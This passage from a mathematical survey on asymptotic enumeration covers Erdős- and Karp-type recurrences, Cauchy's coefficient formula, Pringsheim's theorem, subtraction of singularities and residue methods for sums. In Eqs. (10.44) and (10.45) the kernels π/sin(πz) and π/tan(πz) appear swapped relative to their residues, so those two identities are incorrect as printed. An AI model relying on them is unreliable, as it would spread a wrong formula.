$$a(0)=1,\quad a(n)=\sum_{i=1}^{s} r_i a(\lfloor n/m_i\rfloor),\quad n\geq 1, \tag{9.76}$$

where $r_i>0$ for all i, and the m_i are integers, $m_i\geq 2$ for all i. Let $\tau>0$ be the (unique) solution to

$$\sum_{i=1}^{s} r_i m_i^{-\tau}=1\ . \tag{9.77}$$

If there is an integer d and integers u_i such that $m_i=d^{u_i}$ for $1\leq i\leq s$, then $\lim\ a(n)n^{-\tau}$ as $n\to\infty$ does not exist, but the limit of $a(d^k)d^{-k\tau}$ as $k\to\infty$ does exist. If there is no such d, then the limit of $a(n)n^{-\tau}$ as $n\to\infty$ does exist, and can readily be computed. For example, when

$$a(n)=a(\lfloor n/2\rfloor)+a(\lfloor n/3\rfloor)+a(\lfloor n/6\rfloor)\quad\text{for}\quad n\geq 1\ ,$$

this limit is $12(\log 432)^{-1}$. Convergence to the limit is extremely slow, as is shown in [104]. The method of proof used in [104] is based on renewal theory. Several other methods for dealing with recurrences of the type (9.76) are mentioned in [104] and the references listed in that paper. There are connections to other recurrences that are linear in two variables, such as

$$b(m,n)=b(m,n-1)+b(m-1,n)+b(m-1,n-1),\quad m,n\geq 1\ . \tag{9.78}$$

Consider an infinite sequence of integers $2 \le a_1 < a_2 < \dots$ such that

$$\sum_{j=1}^{\infty} a_j^{-1} \log a_j < \infty \ ,$$

and define $c(0) = 0$,

$$c(n) = \sum_{j=1}^{\infty} c(\lfloor n/a_j \rfloor) + 1, \qquad n \ge 1 \ . \tag{9.79}$$

If ρ is the (unique) positive solution to

$$\sum_{j=1}^{\infty} a_j^{-\rho} = 1 \ ,$$

then Erdös [103] showed that

$$c(n) \sim cn^{\rho} \quad \text{as} \quad n \to \infty \tag{9.80}$$

for a positive constant c. Although the recurrence (9.79) is similar to that of Eq. (9.76), the results are different (no oscillations can occur for a recurrence given by Eq. (9.79)) and the methods are dissimilar.

Karp [221] considers recurrences of the type $T(x) = a(x)+T(h(x))$, where x is a nonnegative real variable, $a(x) \ge 0$, and $h(x)$ is a random variable, $0 \le h(x) \le x$, with $m(x)$ being the expectation of $h(x)$. Such recurrences arise frequently in the analysis of algorithms, and Karp proves several theorems that bound the probability that $T(x)$ is large. For example, he obtains the following result.

Theorem 9.2. *Suppose that $a(x)$ is a nondecreasing continuous function that is strictly increasing on $\{x : \ a(x) > 0\}$, and $m(x)$ is a continuous function. Then for all $x \in \mathbb{R}^+$ and $k \in \mathbb{Z}^+$,*

$$\text{Prob}\left(T(x) \ge u(x) + ka(x)\right) \le \left(m(x)/x\right)^k \ ,$$

where $u(x)$ is the unique least nonnegative solution to the equation $u(x) = a(x) + u(m(x))$.

Another result, proved in [176], is the following estimate.

Theorem 9.3. *Suppose that $r, a_1, \dots, a_N \in \mathbb{R}^+$ and that $b \ge 0$. For $n > N$, define*

$$a_n = 1 + \max_{1 \le k \le n-1} \frac{b + a_{n-1} + a_{n-2} + \cdots + a_{n-k}}{k + r} \ . \tag{9.81}$$

Then

$$a_n \sim (n/r)^{1/2} \qquad \text{as} \qquad n \to \infty \ . \tag{9.82}$$

Theorem 9.3 is proved by an involved induction on the behavior of the a_n.

10. Analytic generating functions

Combinatorialists use recurrence, generating functions, and such transformations as the Vandermonde convolution; others, to my horror, use contour integrals, differential equations, and other resources of mathematical analysis.

J. Riordan [336]

The use of analytic methods in combinatorics did horrify Riordan. They are widespread, though, because of their utility, which even Riordan could not deny. About half of this chapter is devoted to such methods, as they are extremely flexible and give very precise estimates.

10.1. Introduction and general estimates

This section serves as an introduction to most of the remaining sections of the paper, which are concerned largely with the use of methods of complex variables in asymptotics. Many of the results to be presented later can be used with little or no knowledge of analytic functions. However, even some slight knowledge of complex analysis is helpful in getting an understanding of the scope and limitations of the methods to be discussed. There are many textbooks on analytic functions, such as [205, 364]. This chapter assumes that the reader has some knowledge of this field, but not a deep one. It reviews the concepts that are most relevant in asymptotic enumeration, and how they affect the estimates that can be obtained. It is not a general introduction to the subject of complex analysis, and the choices of topics, their ordering, and the decision of when to include proofs were all made with the goal of illustrating how to use complex analysis in asymptotics.

There are several definitions of analytic functions, all equivalent. For our purposes, it will be most convenient to call a function $f(z)$ of one complex variable *analytic* in a connected open set $S \subseteq \mathbb{C}$ if in a small neighborhood of every point $w \in S$, $f(z)$ has an expansion as a power series

$$f(z) = \sum_{n=0}^{\infty} a_n (z-w)^n, \quad a_n = a_n(w), \tag{10.1}$$

that converges. Practically all the functions encountered in asymptotic enumeration that are analytic are analytic in a disk about the origin. A necessary and sufficient condition for $f(z)$, defined by a power series (6.1), to be analytic in a neighborhood of the origin is that $|a_n| \le C^n$ for some constant $C > 0$. Therefore there is an effective dichotomy, with common generating functions either not converging near 0 and being only formal power series, or else converging

and being analytic.

A function $f(z)$ is called *meromorphic* in S if it is analytic in S except at a (countable isolated) subset $S' \subseteq S$, and in a small neighborhood of every $w \in S'$, $f(z)$ has an expansion of the form

$$f(z) = \sum_{n=-N(w)}^{\infty} a_n (z-w)^n \ , \qquad a_n = a_n(w) \ . \tag{10.2}$$

Thus meromorphic functions can have poles, but nothing more. Alternatively, a function is meromorphic in S if and only if it is the quotient of two functions analytic in S. In particular, z^{-5} is meromorphic throughout the complex plane, but $\sin(1/z)$ is not. In general, functions given by nice expressions are analytic away from obvious pathological points, since addition, multiplication, division, and composition of analytic functions usually yield analytic or meromorphic functions in the proper domains. Thus $\sin(1/z)$ is analytic throughout $\mathbb{C} \setminus \{0\}$, and so is z^{-5}, while $\exp(1/(1-z))$ is analytic throughout $\mathbb{C} \setminus \{1\}$, but is not meromorphic because of the essential singularity at $z = 1$. Not all functions that might seem smooth are analytic, though, as neither $f(z) = \bar{z}$ ($\bar{z}$ denoting the complex conjugate of z) nor $f(z) = |z|$ is analytic anywhere. The smoothness condition imposed by (10.1) is very stringent.

Analytic continuation is an important concept. A function $f(z)$ may be defined and analytic in S, but there may be another function $g(z)$ that is analytic in $S' \supset S$ and such that $g(z) = f(z)$ for $z \in S$. In that case we say that $g(z)$ provides an analytic continuation of $f(z)$ to S', and it is a theorem that this extension is unique. A simple example is provided by

$$\sum_{n=0}^{\infty} z^n = \frac{1}{1-z} \ . \tag{10.3}$$

The power series on the left side converges only for $|z| < 1$, and defines an analytic function there. On the other hand, $(1-z)^{-1}$ is analytic throughout $\mathbb{C} \setminus \{1\}$, and so provides an analytic continuation for the power series. This is a common phenomenon in asymptotic enumeration. Typically a generating function will converge in a disk $|z| < r$, will have a singularity at r, but will be continuable to a region of the form

$$\{z : |z| < r + \delta, \ |\mathrm{Arg}(z-r)| > \pi/2 - \epsilon\} \tag{10.4}$$

for $\delta, \ \epsilon > 0$. When this happens, it can be exploited to provide better or easier estimates of the coefficients, as is shown in Section 11.1. That section explains the reasons why continuation to a region of the form (10.4) is so useful.

If $f(z)$ is analytic in S, z is on the boundary of S, but $f(z)$ cannot be analytically continued to a neighborhood of z, we say that z is a *singularity* of $f(z)$. Isolated singularities that are not poles are called essential, so that $z = 1$ is an essential singularity of $\exp(1/(1-z))$, but not of $1/(1-z)$. (Note that $z = 1$ is an essential singularity of $f(z) = (1-z)^{1/2}$ even though $f(1) = 0$.) Throughout the rest of this chapter we will often refer to *large singularities* and *small singularities*. These are not precise concepts, and are meant only to indicate how fast the function $f(z)$ grows as $z \to z_0$, where z_0 is a singularity. If $z_0 = 1$, we say that $(1-z)^{1/2}$, $\log(1-z)$, $(1-z)^{-10}$ have small singularities, since $|f(z)|$ either decreases or grows at most like a negative power of $|1-z|$ as $z \to 1$. On the other hand, $\exp(1/(1-z))$ or $\exp((1-z)^{-1/5})$ will be said to have large singularities. Note that for $z = 1+iy$, $y \in \mathbb{R}$, $\exp(1/(1-z))$ is bounded, so the choice of path along which the singularity is approached is important. In determining the size of a singularity z_0, we will usually be concerned with real z_0 and generating functions $f(z)$ with nonnegative coefficients, and then usually will need to look only at z real, $z \to z_0^-$. When the function $f(z)$ is *entire* (that is, analytic throughout $\mathbb{C}$), we will say that ∞ is a singularity of $f(z)$ (unless $f(z)$ is a constant), and will use the large vs. small singularity classification depending on how fast $f(z)$ grows as $|z| \to \infty$. The distinction between small and large singularities is important in asymptotics because different methods are used in the two cases.

A simple closed contour Γ in the complex plane is given by a continuous mapping $\gamma : [0,1] \to \mathbb{C}$ with the properties that $\gamma(0) = \gamma(1)$, and that $\gamma(s) \neq \gamma(t)$ whenever $0 \leq s < t \leq 1$ and either $s \neq 0$ or $t \neq 1$. Intuitively, Γ is a closed path in the complex plane that does not intersect itself. For most applications that will be made in this chapter, simple closed contours Γ will consist of line segments and sections of circles. For such contours it is easy to prove that the complex plane is divided by the contour into two connected components, the inside and the outside of the curve. This result is true for all simple closed curves by the Jordan curve theorem, but this result is surprisingly hard to prove.

In asymptotic enumeration, the basic result about analytic functions is the Cauchy integral formula for their coefficients.

Theorem 10.1. *If $f(z)$ is analytic in an open set S containing 0, and*

$$f(z) = \sum_{n=0}^{\infty} a_n z^n \tag{10.5}$$

in a neighborhood of 0, *then for any* $n \geq 0$,

$$a_n = [z^n]f(z) = (2\pi i)^{-1} \int_\Gamma f(z) z^{-n-1} dz \ , \tag{10.6}$$

where Γ *is any simple closed contour in* S *that contains the origin inside it and is positively oriented (i.e., traversed in counterclockwise direction).*

An obvious question is why should one use the integral formula (10.6) to determine the coefficient a_n of $f(z)$. After all, the series (10.5) shows that

$$n!\, a_n = \frac{d^n}{dz^n} f(z)\Big|_{z=0} \ . \tag{10.7}$$

Unfortunately the differentiation involved in (10.7) is hard to control. Derivatives involve taking limits, and so even small changes in a function can produce huge changes in derivatives, especially high order ones. The special properties of analytic functions are not reflected in the formula (10.7), and for nonanalytic functions there is little that can be done. On the other hand, Cauchy's integral formula (10.6) does use special properties of analytic functions, which allow the determination of the coefficients of $f(z)$ from the values of $f(z)$ along any closed path. This determination involves integration, so that even coarse information about the size of $f(z)$ can be used with it. The analytic methods that will be outlined exploit the freedom of choice of the contour of integration to relate the behavior of the coefficients to the behavior of the function near just one or sometimes a few points.

If the power series (10.5) converges for $|z| < R$, and for the contour Γ we choose a circle $z = r\exp(i\theta)$, $0 \leq \theta \leq 2\pi$, $0 < r < R$, then the validity of (10.6) is easily checked by direct computation, since the power series converges absolutely and uniformly so one can interchange integration and summation. The strength of Cauchy's formula is in the freedom to choose the contour Γ in different ways. This freedom yields most of the powerful results to be discussed in the following sections, and later in this section we will outline how this is achieved. First we discuss some simple applications of Theorem 10.1 obtained by choosing Γ to be a circle centered at the origin.

Theorem 10.2. *If* $f(z)$ *is analytic in* $|z| < R$, *then for any* r *with* $0 < r < R$ *and any* $n \in Z$, $n \geq 0$,

$$|[z^n]f(z)| \leq r^{-n} \max_{|z|=r} |f(z)| \ . \tag{10.8}$$

The choice of Γ in Theorem 10.1 to be the circle of radius r gives Theorem 10.2. If $f(z)$, defined by (10.5), has $a_n \geq 0$ for all n, then

$$|f(z)| \leq \sum_{n=0}^{\infty} a_n |z|^n = f(|z|)$$

and therefore we obtain Lemma 8.1 as an easy corollary to Theorem 10.2. The advantage of Theorem 10.2 over Lemma 8.1 is that there is no requirement that $a_n \geq 0$. The bound of Theorem 10.2 is usually weaker than the correct value by a small multiplicative factor such as $n^{1/2}$.

If $f(z)$ is analytic in $|z| < R$, then for any $\delta > 0$, $f(z)$ is bounded in $|z| < R - \delta$, and so Theorem 10.2 shows that $a_n = [z^n]f(z)$ satisfies $|a_n| = O((R-\delta)^{-n})$. On the other hand, if $|a_n| = O(S^{-n})$, then the power series (10.5) converges for $|z| < S$ and defines an analytic function in that disk. Thus we obtain the easy result that if $f(z)$ is analytic in a disk $|z| < R$ but in no larger disk, then

$$\limsup |a_n|^{1/n} = R^{-1} \ . \tag{10.9}$$

Example 10.1. *Oscillating sequence.* Consider the sequence, discussed already in Example 9.4, given by

$$a_n = \sum_{k=0}^{n} \binom{n}{k} \frac{(-1)^k}{k!} \ , \qquad n = 0, 1, \ldots \ . \tag{10.10}$$

The maximal term in the sum (10.10) is of order roughly $\exp(cn^{1/2})$, so a_n cannot be much larger. However, the sum (10.10) does not show that a_n cannot be extremely small. Could we have $|a_n| \leq \exp(-n)$ for all n, say? That this is impossible is obvious from (9.39), though, by the argument above. The generating function $f(z)$, given by Eq. (9.39), is analytic in $|z| < 1$, but has an essential singularity at $z = 1$, so we immediately see that for any $\epsilon > 0$, $|a_n| < (1+\epsilon)^n$ for all sufficiently large n, and that $|a_n| > (1-\epsilon)^n$ for infinitely many n. (More powerful methods for dealing with analytic generating functions, such as the saddle point method to be discussed in Section 12, can be used to obtain the asymptotic relation for a_n given in Example 9.4.) ■

There is substantial literature dealing with the growth rate of coefficients of analytic functions. The book of Evgrafov [110] is a good reference for these results. However, the estimates presented there are not too useful for us, since they apply to wide classes of often pathological

functions. In combinatorial enumeration we usually encounter much tamer generating functions for which the crude bounds of [110] are obvious or easy to derive. Instead, we need to use the tractable nature of the functions we encounter to obtain much more delicate estimates.

The basic result, derived earlier, is that the power series coefficients a_n of a generating function $f(z)$, defined by (10.5), grow in absolute value roughly like R^{-n}, if $f(z)$ is analytic in $|z| < R$. A basic result about analytic functions says that if the Taylor series (10.5) of $f(z)$ converges for $|z| < R$ but for every $\epsilon > 0$ there is a z with $|z| = R + \epsilon$ such that the series (10.5) diverges at z, then $f(z)$ has a singularity z with $|z| = R$. Thus the exponential growth rate of the a_n is determined by the distance from the origin of the nearest singularity of $f(z)$, with close singularities giving large coefficients. Sometimes it is not obvious what R is. When the coefficients of $f(z)$ are positive, as is common in combinatorial enumeration and analysis of algorithms, there is a useful theorem of Pringsheim [364]:

Theorem 10.3. *Suppose that $f(z)$ is defined by Eq. (10.5) with $a_n \geq 0$ for all $n \geq n_0$, and that the series (10.5) for $f(z)$ converges for $|z| < R$ but not for any $|z| > R$. Then $z = R$ is a singularity of $f(z)$.*

As we remarked above, the exponential growth rate of the a_n is determined by the distance from the origin of the nearest singularity. Theorem 10.3 says that if the coefficients a_n are nonnegative, it suffices to look along the positive real axis to determine the radius of convergence R, which is also the desired distance to the singularity. There can be other singularities at the same distance from the origin (for example, $f(z) = (1 - z^2)^{-1}$ has singularities at $z = \pm 1$), but Theorem 10.3 guarantees that none are closer to 0 than the positive real one.

Since the singularities of smallest absolute value of a generating function exert the dominant influence on the asymptotics of the corresponding sequence, they are called the *dominant singularities*. In the most common case there is just one dominant singularity, and it is almost always real. However, we will sometimes speak of a large set of singularities (such as the k first order poles in Theorem 9.1, which are at different distances from the origin) as dominant ones. This allows some dominant singularities to be more influential than others.

Many techniques, including the elementary methods of Section 8, obtain bounds for summatory functions of coefficients even when they cannot estimate the individual coefficients. These methods succeed largely because they create a dominant singularity. If $f(z) = \sum f_n z^n$ converges for $|z| < 1$, diverges for $|z| > 1$, and has $f_n \geq 0$, then the singularity at $z = 1$ is at

least as large as any other. However, there could be other singularities on $|z| = 1$ that are just as large. (This holds for the functions $f_2(z)$ and $f_3(z)$ defined by (8.2) and (8.4).) When we consider the generating function of $\sum_{k \le n} f_k$, though, we find that

$$h(z) = \sum_{n=0}^{\infty} \left(\sum_{k=0}^{n} f_k \right) z^n = (1-z)^{-1} f(z) \ , \tag{10.11}$$

so that $h(z)$ has a singularity at $z = 1$ that is much larger than any other one. That often provides enough of an extra boost to push through the necessary technical details of the estimates.

Most generating functions $f(z)$ have their coefficients $a_n = [z^n]f(z)$ real. If $f(z)$ is analytic at 0, and has real coefficients, then $f(z)$ satisfies the reflection principle,

$$f(z) = \overline{f(\overline{z})} \ . \tag{10.12}$$

This implies that zeros and singularities of $f(z)$ come in complex conjugate pairs.

The success of analytic methods in asymptotics comes largely from the use of Cauchy's formula (10.6) to estimate accurately the coefficients a_n. At a more basic level, this success comes because the behavior of an analytic function $f(z)$ reflects precisely the behavior of the coefficients a_n. In the discussion of elementary methods in Section 8, we pointed out that the behavior of a generating function for real arguments does not distinguish between functions with different coefficients. For example, the functions $f_1(z)$ and $f_3(z)$ defined by (8.1) and (8.4) are almost indistinguishable for $z \in \mathbb{R}$. However, they differ substantially in their behavior for complex z. The function $f_1(z)$ has only a first order pole at $z = 1$ and no other singularities, while $f_3(z)$ has poles at $z = 1$, $\exp(2\pi i/3)$, and $\exp(4\pi i/3)$. The three poles at the three cubic roots of unity reflect the modulo 3 periodicity of the coefficients of $f_3(z)$. This is a general phenomenon, and in the next section we sketch the general principle that underlies it. (The degree to which coefficients of an analytic function determine the behavior at the singularities is the subject of Abelian theorems. We will not need to delve into this subject to its full depth. For references, see [190, 364].)

Analytic methods are extremely powerful, and when they apply, they often yield estimates of unparalleled precision. However, there are tricky situations where analytic methods seem as if they ought to apply, but don't (at least not easily), whereas simpler approaches work.

Example 10.2. *Set partitions with distinct block sizes.* Let a_n be the number of partitions of a set of n elements into blocks of distinct sizes. Then $a_n = b_n \cdot n!$, where $b_n = [z^n]f(z)$, with

$$f(z) = \prod_{k=1}^{\infty} \left(1 + \frac{z^k}{k!}\right) . \tag{10.13}$$

The function $f(z)$ is entire and has nonnegative coefficients, so it might appear as an ideal candidate for an application of some of the methods for dealing with large singularities (such as the saddle point technique) that will be presented later. However, on circles $|z| = (n+1/2)/e$, $n \in \mathbb{Z}^+$, $f(z)$ does not vary much, so there are technical problems in applying these analytic methods. On the other hand, combinatorial estimates can be used to show [233] that the b_n behave in a "regularly irregular" way, so that, for example,

$$b_{m(m+1)/2-1} \sim b_{m(m+1)/2} \quad \text{as} \quad m \to \infty , \tag{10.14}$$

$$b_{m(m+1)/2} \sim m b_{m(m+1)/2+1} \quad \text{as} \quad m \to \infty . \tag{10.15}$$

These estimates are obtained by expanding the product in Eq. (10.13) and noting that

$$b_n = \sum_{\substack{1 \le k_1 < \cdots < k_r \\ \sum k_i = n}} \frac{1}{\prod_{i=1}^{r} k_i!} . \tag{10.16}$$

Since factorials grow rapidly, the only terms in the sum in (10.16) that are significant are those with small k_i. The term $b_n z^n$ for $n = m(m+1)/2$ for example, comes almost entirely from the product of $z^k/k!$, $1 \le k \le m$, all other products contributing an asymptotically negligible amount. ■

10.2. Subtraction of singularities

An important basic tool in asymptotics of coefficients of analytic functions is that of subtraction of singularities. If we wish to estimate $[z^n]f(z)$, and we know $[z^n]g(z)$, and the singularities of $f(z) - g(z)$ are smaller than those of $f(z)$, then we can usually conclude that $[z^n]f(z) \sim [z^n]g(z)$ as $n \to \infty$. In practice, given a function $f(z)$, we find the dominant singularities of $f(z)$ (usually poles), and construct a simple function $g(z)$ with those singularities. We illustrate this approach with several examples. The basic theme will recur in other sections.

Example 10.3. *Bernoulli numbers.* The Euler-Maclaurin summation formula, introduced in Section 5.3, involves the Bernoulli numbers B_n with exponential generating function

$$f(z) = \sum_{n=0}^{\infty} B_n \frac{z^n}{n!} = \frac{z}{e^z - 1} . \tag{10.17}$$

The denominator $\exp(z) - 1$ has zeros at 0, $\pm 2\pi i$, $\pm 4\pi i, \ldots$. The zero at 0 is canceled by the zero of z, so $f(z)$ is analytic for $|z| < 2\pi$, but has first order poles at $z = \pm 2\pi i$, $\pm 4\pi i, \ldots$. Consider

$$g(z) = 2\pi i \left(\frac{1}{z - 2\pi i} - \frac{1}{z + 2\pi i} \right) . \tag{10.18}$$

Then $f(z) - g(z)$ is analytic for $|z| < 4\pi$, so

$$|[z^n](f(z) - g(z))| = O((4\pi - \epsilon)^{-n}) \quad \text{as} \quad n \to \infty \tag{10.19}$$

for every $\epsilon > 0$. On the other hand,

$$[z^n]g(z) = \begin{cases} 0 & n \text{ odd} , \\ 2(2\pi)^{-n} & n \text{ even} . \end{cases} \tag{10.20}$$

This gives the leading term asymptotics of B_n. By taking more complicated $g(z)$, we can subtract more of the singularities of $f(z)$ and obtain more accurate expansions for B_n. It is even possible to obtain an exponentially rapidly convergent series for B_n. ■

Example 10.4. *Rational function asymptotics.* As another example of the subtraction of singularities principle, we sketch a proof of Theorem 9.1. Suppose that the hypotheses of that theorem are satisfied. Let

$$u(z) = \sum_{j=1}^{k} \frac{-g(\rho_j)}{\rho_j h'(\rho_j)(1 - z/\rho_j)} . \tag{10.21}$$

Then $f(z) - u(z)$ has no singularities in $|z| \le R$, and for $|z| = R$,

$$|f(z) - u(z)| \le |f(z)| + |u(z)| \le W + \delta^{-1} \sum_{j=1}^{k} |g(\rho_j)/h'(\rho_j)| . \tag{10.22}$$

Hence, by Theorem 10.2,

$$\left| [z^n](f(z) - u(z)) \right| \le W R^{-n} + \delta^{-1} R^{-n} \sum_{j=1}^{k} |g(\rho_j)/h'(\rho_j)| . \tag{10.23}$$

On the other hand,

$$[z^n]u(z) = -\sum_{j=1}^{k} \rho_j^{-n-1} g(\rho_j)/h'(\rho_j) . \tag{10.24}$$

The last two estimates yield Theorem 9.1. ■

The reader may have noticed that the proof of Theorem 9.1 presented above does not depend on $f(z)$ being rational. We have proved the following more general result.

Theorem 10.4. *Suppose that $f(z)$ is meromorphic in an open set containing $|z| \le R$, that it is analytic at $z = 0$ and on $|z| = R$, and that the only poles of $f(z)$ in $|z| < R$ are at $\rho_1, \dots, \rho_k$, each of multiplicity 1. Suppose further that*

$$\max_{|z|=R} |f(z)| \le W \tag{10.25}$$

and that $R - |\rho_j| \ge \delta$ for some $\delta > 0$ and $1 \le j \le k$. Then

$$\left| [z^n] f(z) + \sum_{j=1}^{k} r_j \rho_j^{-n-1} \right| \le W R^{-n} + \delta^{-1} R^{-n} \sum_{j=1}^{k} |r_j| \ , \tag{10.26}$$

where r_j is the residue of $f(z)$ at ρ_j.

In the examples above, the dominant singularities were separated from other ones, so their contributions were larger than those of lower order terms by an exponential factor. Sometimes the singularity that remains after subtraction of the dominant one is on the same circle, and only slightly smaller. Section 11 presents methods that deal with some cases of this type, at least when the singularity is not large. What makes those methods work is the subtraction of singularities principle. Next we illustrate another application of this principle where the singularity is large. (The generating function is entire, and so the singularity is at infinity.)

Example 10.5. *Permutations without long increasing subsequences.* Let $u_k(n)$ be the number of permutations of $\{1, 2, \dots, n\}$ that have no increasing subsequence of length $> k$. Logan and Shepp [257] and Vershik and Kerov [370] established by calculus of variations and combinatorics that the average value of the longest increasing subsequence in a random permutation is asymptotic to $2n^{1/2}$. Frieze [149] has proved recently, using probabilistic methods, a stronger result, namely that almost all permutations have longest increasing subsequences of length close to $2n^{1/2}$. Here we consider asymptotics of $u_k(n)$ for k fixed and $n \to \infty$. The Schensted correspondence and the hook formula express $u_k(n)$ in terms of Young diagrams with $\le k$ columns. For k fixed, there are few diagrams and their influence can be estimated explicitly using Stirling's formula, although Selberg-type integrals are involved and the analysis is complicated. This analysis was done by Regev [329], who proved more general results. Here we sketch another approach to the asymptotics of $u_k(n)$ for k fixed. It is based on a result of Gessel [161]. If

$$U_k(z) = \sum_{n=0}^{\infty} \frac{u_k(n) z^{2n}}{(n!)^2} \ , \tag{10.27}$$

then

$$U_k(z) = \det(I_{|i-j|}(2z))_{1\le i,j\le k} \ , \tag{10.28}$$

where the $I_m(x)$ are Bessel functions (Chapter 9 of [297]). H. Wilf and the author have noted that one can obtain the asymptotics of the $u_k(n)$ by using known asymptotic results about the $I_m(x)$. Eq. (9.7.1) of [297] states that for every $H \in \mathbb{Z}^+$,

$$I_m(z) = (2\pi z)^{-1/2} e^z \left(\sum_{h=0}^{H-1} c(m,h) z^{-h} + O(|z|^{-H}) \right) \ , \tag{10.29}$$

where this expansion is valid for $|z| \to \infty$ with $|\mathrm{Arg}(z)| \le 3\pi/8$, say. The $c(m,h)$ are explicit constants with $c(m,0) = 1$. Let us consider $k = 4$ to be concrete. Then, taking $H = 7$ in (10.29) (higher values of H are needed for larger k) we find from (10.28) that

$$U_4(z) = e^{8z}(3(256\pi^2 z^8)^{-1} + O(|z|^{-9})) \quad \text{for} \quad |z| \ge 1 \ . \tag{10.30}$$

It is also known that $I_m(-z) = (-1)^m I_m(z)$ and $I_m(z)$ is relatively small in the angular region $|\pi/2 - \mathrm{Arg}(z)| < \pi/8$. Therefore $U_4(-z) = U_4(z)$, and one can show that

$$|U_4(z)| = O(|z|^{-1} U_4(|z|)) \tag{10.31}$$

for z away from the real axis.

To apply the subtraction of singularities principle, we need an entire function $f(z)$ that is even, is large only near the real axis, and such that for $x \in \mathbb{R}$, $x \to \infty$,

$$f(x) \sim 3(256\pi^2 x^8)^{-1} \exp(8x) \ . \tag{10.32}$$

The function

$$f^*(z) = 3(128\pi^2 z^8)^{-1} \cosh(8z)$$

is even and has the desired asymptotic growth, but is not entire. We correct this defect by subtracting the contribution of the pole at $z = 0$, and let

$$f(z) = 3(128\pi^2 z^8)^{-1}(\cosh(8z) - 1 - 32z^2 - 512z^4/3 - 16384z^6/45 - 131072z^8/315) \ . \tag{10.33}$$

(It is not necessary to know explicitly the first 8 terms in the Taylor expansion of $\cosh(8z)$ that we wrote down above, as they do not affect the final answer.) With this definition

$$|U_4(z) - f(z)| = O(|z|^{-1} f(|z|)) \tag{10.34}$$

uniformly for all z with $|z| \geq 1$, say, and so if we apply Cauchy's theorem on the circle $|z| = n/4$, say, we find that

$$[z^{2n}](U_4(z) - f(z)) = O(n^{-2n}e^{2n}16^n n^{-9}) \ . \tag{10.35}$$

(The choice of $|z| = n/4$ is made to minimize the resulting estimate.) On the other hand, by Stirling's formula,

$$\begin{aligned} [z^{2n}]f(z) &= 3(128\pi^2)^{-1} \cdot ([z^{2n+8}]\cosh(8z)) \\ &= 3(128\pi^2)^{-1}8^{2n+8}/(2n+8)! \\ &\sim 1536\pi^{-5/2}n^{-2n}16^n e^{2n} n^{-17/2} \quad \text{as} \quad n \to \infty \ . \end{aligned} \tag{10.36}$$

Comparing (10.35) and (10.36), we see that

$$\begin{aligned} u_4(n) = (n!)^2[z^{2n}]U_4(z) &\sim (n!)^2 1536\pi^{-5/2}n^{-2n}16^n e^{2n}n^{-17/2} \\ &\sim 1536\pi^{-3/2}n^{-15/2}16^n \quad \text{as} \quad n \to \infty \ . \end{aligned} \tag{10.37}$$

■

Other methods can be applied to Gessel's generating function to obtain asymptotics of $u_k(n)$ for wider ranges of k ([306]).

The above example obtains a good estimate because the remainder term in (10.30) is smaller than the main term by a factor of $|z|^{-1}$. Had it been smaller only by a factor of $|z|^{-1/2}$, the resulting estimate would have been worthless, and it would have been necessary to obtain a fuller asymptotic expansion of $U_4(z)$ or else use smoothness properties of the remainder term. This is due to the phenomenon, mentioned before, that crude absolute value estimates in either Cauchy's theorem, or the elementary approaches of Section 8, usually lose a factor of $n^{1/2}$ when estimating the n-th coefficient.

The subtraction of singularities principle can be applied even when the generating functions seem to be more complicated than those of Example 10.5. If we consider the problem of that example, but with $k = 5$, then we find that

$$U_5(z) = 3\exp(10z)(5 \cdot 2^{13} \cdot \pi^{5/2}z^{25/2})^{-1}(1 + O(|z|^{-1})) \tag{10.38}$$

as $|z| \to \infty$, with $|\mathrm{Arg}(z)| \leq 3\pi/8$, $U_5(-z) = U_5(z)$, and $U_5(z)$ is entire. We now need an entire function with known coefficients that grows as $\exp(10z)z^{-25/2}$. This is not difficult to obtain, as

$$I_0(10z)z^{-12} - \sum_{j=1}^{12} c_j z^{-j} \tag{10.39}$$

for suitable coefficients c_j has the desired properties.

10.3. The residue theorem and sums as integrals

Sometimes sums that are not easily handled by other methods can be converted to integrals that can be evaluated explicitly or estimated by the residue theorem. If $t(z)$ is a meromorphic function that has first order poles at $z = a,\ a+1, \ldots, b$, with $a \in Z$, each with residue 1, then

$$\sum_{n=a}^{b} f(n) = \frac{1}{2\pi i} \int_\Gamma f(z)t(z)dz \ , \tag{10.40}$$

where Γ is a simple closed contour enclosing $a, a+1, \ldots, b$, provided $f(z)$ is analytic inside Γ and $t(z)$ has no singularities inside Γ aside from the first order poles at $a, a+1, \ldots, b$. If $t(z)$ is chosen to have residue $(-1)^n$ at $z = n$, then we obtain

$$\sum_{n=a}^{b} (-1)^n f(n) = \frac{1}{2\pi i} \int_\Gamma f(z)t(z)dz \ . \tag{10.41}$$

A useful example is given by the formula

$$\sum_{k=0}^{n} \binom{n}{k} (-1)^k f(k) = \frac{(-1)^n n!}{2\pi i} \int_\Gamma \frac{f(z)dz}{z(z-1)\cdots(z-n)} \ . \tag{10.42}$$

The advantage of (10.40) and (10.41) is that the integrals can often be manipulated to give good estimates. This is especially valuable for alternating sums such as (10.41). An analytic function $f(z)$ is extremely regular, so a sum such as that in (10.40) can often be estimated by methods such as the Euler-Maclaurin summation formula (Section 5.3). However, that formula cannot always be applied to alternating sums such as that of (10.41), because the sign change destroys the regularity of $f(n)$. (However, as is noted in Section 5.3, there are generalizations of the Euler-Maclaurin formula that are sometimes useful.) It is hard to write down general rules for applying this method, as most situations require appropriate choice of $t(z)$ and careful handling of the integral. For a detailed discussion of this method, often referred to as Rice's method, see Section 4.9 of [205]. A pair of popular functions to use as $t(z)$ are

$$t_1(z) = \pi/(\sin \pi z), \quad t_2(z) = \pi/(\tan \pi z) \ . \tag{10.43}$$

One can show (Theorem 4.9a of [205]) that if $r(z) = p(z)/q(z)$ with $p(z)$ and $q(z)$ polynomials such that $\deg q(z) \geq \deg p(z) + 2$, and $q(n) \neq 0$ for any $n \in Z$, then

$$\sum_{n=-\infty}^{\infty} r(n) \ = \ -\sum \mathrm{Res}(r(z)t_1(z)) \ , \tag{10.44}$$

$$\sum_{n=-\infty}^{\infty} (-1)^n r(n) \ = \ -\sum \mathrm{Res}(r(z)t_2(z)) \ , \tag{10.45}$$

where the sums on the right-hand sides above are over the zeros of $q(z)$.

Examples of applications of these methods to asymptotics of data structures are given in [141] and [360].

10.4. Location of singularities, Rouché's theorem, and unimodality

A recurrent but only implicit theme throughout the discussion in this section is that of isolation of zeros. For example, to apply Theorem 9.1 we need to know that the polynomial $h(z)$ has only k zeros, each of multiplicity one, in $|z| < R$. Proofs of such results can often be obtained with the help of Rouché's theorem [205, 364].

